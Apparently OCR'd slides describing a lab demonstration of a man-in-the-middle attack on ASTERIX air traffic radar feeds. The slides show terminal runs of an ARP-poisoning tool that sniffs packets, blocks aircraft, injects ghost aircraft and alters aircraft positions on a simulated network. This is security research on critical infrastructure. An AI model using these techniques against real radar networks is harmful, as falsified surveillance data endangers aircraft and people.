
```
<PropertyList>
<generic>
   <output>
       <line_separator>;</line_separator>
       <var_separator>;</var_separator>
       <binary_mode>false</binary_mode>
       <chunk>
           <name>longitude</name>
           <type>float</type>
           <format>%03.5f</format>
           <node>/position/longitude-deg</node>
       </chunk>
       <chunk>
           <name>latitude</name>
           <type>float</type>
           <format>%03.5f</format>
           <node>/position/latitude-deg</node>
       </chunk>
       <chunk>
```

FlightGear has a system which can obtain real time aircraft data through a XML file.

Doing so, we set the necessary data and we send them to a specific AGIUA port.

AGIUA – Radar Simulator

AGIUA (Asterix Generator IUA) takes the data from a specific port and creates with it ASTERIX packets and sends them trough the network.



Terminal - tomuz@pcRadar:~/dev/clienteasterixgui
Archivo Editar Ver Terminal Ir Ayuda

```
**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (ffffffe1,ffffffae)
Coordenadas Palares ASTERIX (rho,theta): (00b0,7142)

**Paquete enviado al centro de operaciones**
---------------------------------------------------------------

**PAQUETE DE AERONAVE RECIBIDO**
-Largo paquete: 37
-Longitud Aeronave: -64,204269
-Latitud Aeronave: -31,318489
-Velocidad Aeronave: 71,761337

**DATOS DEL RADAR**
-Latitud Radar: -31,31259498
-Longitud Radar: -64,20202727
Distancia Aeronave (nm): 0,372208

**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (ffffffe1,ffffffae)
Coordenadas Palares ASTERIX (rho,theta): (00b0,7142)

**Paquete enviado al centro de operaciones**
---------------------------------------------------------------
```

As for now, AGIUA can only create category 48, 32, 1 and 2 packets.

Operation Center Simulator


This software receives the ASTERIX packets and puts them in a queue. After that, the software creates threads that decode these packets and send them to



a graphical interface. This GUI, has 2 radars: a radar in which we can see the normal route of the planes and a hacked radar in which we see the attacks.

ATTACK SIMULATION


Simulated Network



MITMAST

MITMAST (Man In The Middle ASTerix) is a software which makes the ARP Poisoning attack and modifies the ASTERIX blocks of the packages depending on the given option.

We have 3 options:




Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master
Archivo Editar Ver Terminal Ir Ayuda

```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 14 packets sniffed
Shutdowning, please wait
Cleaning up ARP tables
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t -o BLOCK

 Aircraft Adress:49d0a9

 ** AA : 49d0a9 **Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 39 aircrafts blocked
Shutdowning, please wait
Cleaning up ARP tables
[root@MITM Mitm-master]# 
```

BLOCK

With this option, [illegible] contained in each ASTERIX packet.

MitM - Sniff Command




Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master
Archivo Editar Ver Terminal Ir Ayuda

```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 37 packets sniffed
```

Comando para sniffear

Cantidad de paquetes sniffeados

MitM - BLOCK Command



Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master
Archivo Editar Ver Terminal Ir Ayuda


```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t -o BLOCK

Aircraft Adress:49d0a9

 ** AA : 49d0a9 **Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 7 aircrafts blocked
```

Dirección del avion a ser bloqueado

Comando para bloquear los paquetes

Cantidad de paquetes bloqueados

MitM - ADD Command



Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master
Archivo Editar Ver Terminal Ir Ayuda


```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t -o ADD

 Aircraft Adress:49d0a9

 CANTIDAD de aviones fantasmas:2
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 22 aircrafts added (11 * 2)
```

Dirección del avion a ser atacado

Comando para agregar aviones fantasmas

Cantidad de paquetes agregados

MitM - MOD Command



```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 61 packets sniffed
Shutdowning, please wait
Cleaning up ARP tables
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t -o MOD
 Aircraft Adress:49d0a9
 X hacia donde debe ir el avion :10
 Y hacia donde debe ir el avion:10
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 4 aircrafts modified
```

